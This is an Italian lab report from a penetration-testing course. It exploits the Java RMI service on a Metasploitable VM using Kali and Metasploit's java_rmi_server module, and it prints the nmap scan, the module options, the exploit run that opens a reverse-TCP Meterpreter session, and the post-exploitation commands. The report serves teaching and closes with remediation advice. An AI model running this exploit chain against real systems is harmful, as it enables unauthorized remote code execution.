

# METASPLOIT

## Java-RMI

### 1. OBIETTIVO

Lo scopo di questo laboratorio è mettere in pratica i concetti teorici imparati a lezione testando metasploit sulla macchina metasploitable sfruttando la vulnerabilità del servizio Java-RMI in ascolto sulla porta 1099.

È richiesto anche di:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete.
  - 2) informazioni sulla tabella di routing della macchina vittima.

### 2. CONFIGURAZIONE DI LABORATORIO

#### 2.1 IMPOSTAZIONE SCHEDE DI RETE

Per svolgere questo laboratorio si deve mettere in comunicazione la macchina Kali con quella Metasploitable. Per farlo, dalle impostazioni di rete della Virtualbox, le schede di rete sono state messe sulla stessa rete interna.


#### 2.2 CONFIGURAZIONE INDIRIZZI IP

Per impostare gli indirizzi IP richiesti dalla traccia:

- METASPLOITABLE: agire da terminale ed eseguire un comando che cambia l'IP temporaneamente e verificare con `ip a`.

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:56:8b:70 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe56:8b70/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

- KALI: Agire da interfaccia grafica attraverso il gestore delle connessioni di rete.



Verificare tramite comando ping se le due macchine sono in comunicazione.

```
(kali@kali)-[~]
$ ping -c 4 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.53 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.37 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.59 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=2.72 ms

— 192.168.11.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.594/2.553/3.529/0.694 ms
```

## 3. FASE DI ATTACCO

### 3.1 FASE DI EXPLOIT

Eseguire una scansione generale delle porte e i servizi presenti tramite lo strumento nmap.

```

(kali@kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 04:18 -0400
Nmap scan report for 192.168.11.112
Host is up (0.00077s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:56:8B:70 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Dall'immagine si può vedere che Java\_RMI è attivo sulla porta 1099, quindi possiamo tentare l'attacco. Da terminale si apre la console di metasploit e si cercano vulnerabilità nel servizio richiesto.

```

[*] Starting persistent handler(s)...
msf > search java_rmi

Matching Modules

```

| # | Name                                           | Disclosure Date | Rank      | Check | Description                                                        |
|---|------------------------------------------------|-----------------|-----------|-------|--------------------------------------------------------------------|
| 0 | auxiliary/gather/java_rmi_registry             | .               | normal    | No    | Java RMI Registry Interfaces Enumeration                           |
| 1 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Java Code Execution |
| 2 | \ target: Generic (Java Payload)               | .               | .         | .     | .                                                                  |
| 3 | \ target: Windows x86 (Native Payload)         | .               | .         | .     | .                                                                  |
| 4 | \ target: Linux x86 (Native Payload)           | .               | .         | .     | .                                                                  |
| 5 | \ target: Mac OS X PPC (Native Payload)        | .               | .         | .     | .                                                                  |
| 6 | \ target: Mac OS X x86 (Native Payload)        | .               | .         | .     | .                                                                  |
| 7 | auxiliary/scanner/misc/java_rmi_server         | 2011-10-15      | normal    | No    | Java RMI Server Insecure Endpoint Code Execution Scanner           |
| 8 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31      | excellent | No    | Java RMIConnectionImpl Deserialization Privilege Escalation        |

Il programma ha trovato 4 opzioni, ma di questi il più interessante è il numero 1, poiché dalla descrizione è un exploit che esegue un payload sfruttando configurazione errate di default. Dopo averlo selezionato con `show options` vedere i parametri da impostare.

```

msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

```

| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SRVSSL    | false           | no       | Negotiate SSL/TLS for local server connections                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |

```

Payload options (java/meterpreter/reverse_tcp):

```

| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

```

Exploit target:

```

| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

View the full module info with the `info`, or `info -d` command.

Sono da settare gli IP delle due macchine e poi si può avviare l'attacco

```

msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/HAJlvWIri8MCEB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55165) at 2026-07-24 04:22:22 -0400

```

L'attacco ha funzionato ed è stata ottenuta una sessione di Meterpreter che consente di controllare da remoto il target.

## 3.2 FASE DI RACCOLTA DELLE EVIDENZE

Dopo aver ottenuto l'accesso si devo raccogliere delle prove che dimostrano di avere il controllo della macchina target e ottenere informazioni che possono essere utili per exploit successivi.

1. Per avere dati sulla configurazione di rete si usa il comando `ifconfig`.

```

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe56:8b70
IPv6 Netmask : ::

```

2. La tabella di routing si apre grazie al comando `route`.

```

meterpreter > route

IPv4 network routes
=====

```

| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |

```

IPv6 network routes
=====

```

| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe56:8b70 | ::      | ::      |        |           |

```

meterpreter > |

```

## 4. CONCLUSIONE

Il laboratorio è servito a comprendere le potenzialità Metasploit, che contando su una grande libreria di moduli e exploit permette di automatizzare e facilitare il lavoro del penetration tester. È uno strumento molto versatile e sfrutta una varietà molto grande di vulnerabilità oltre ad essere compatibile con molti sistemi, ed è costantemente aggiornato rendendolo sempre funzionale e al passo con la tecnologia. Inoltre si possono iniettare diversi tipi di payload in particolar modo Meterpreter, che è una shell avanzata e dinamica più difficile da rilevare dai sistemi di sicurezza.

### 4.1 VULNERABILITÀ SFRUTTATA E RACCOMANDAZIONI

**exploit/multi/misc/java\_rmi\_server:**

- **VULNERABILITÀ:** Insecure Default Configuration / Unauthenticated Remote Code Execution (RCE) (Esecuzione Remota di Codice non Autenticata).  
Il servizio RMI lasciato con le impostazioni di default non richiede autenticazione per interagire con il registro delle classi. Si può sfruttare questa debolezza per caricare oggetti e librerie esterne e far eseguire comandi arbitrari con i privilegi dell'utente che esegue il servizio.
- **RACCOMANDAZIONI:**
  1. Implementare sistemi di autenticazione con password robuste e certificati (SSL/TLS)
  2. Configurare il servizio per far in modo che esegua solo oggetti provenienti da fonti fidate
  3. Aggiornare il servizio, le versioni più recenti hanno disabilitato il caricamento libero di codice e rese molto più sicure.
  4. Evitare di eseguire i processi dell'applicazione con utente root/SYSTEM per limitare danni di un eventuale attacco.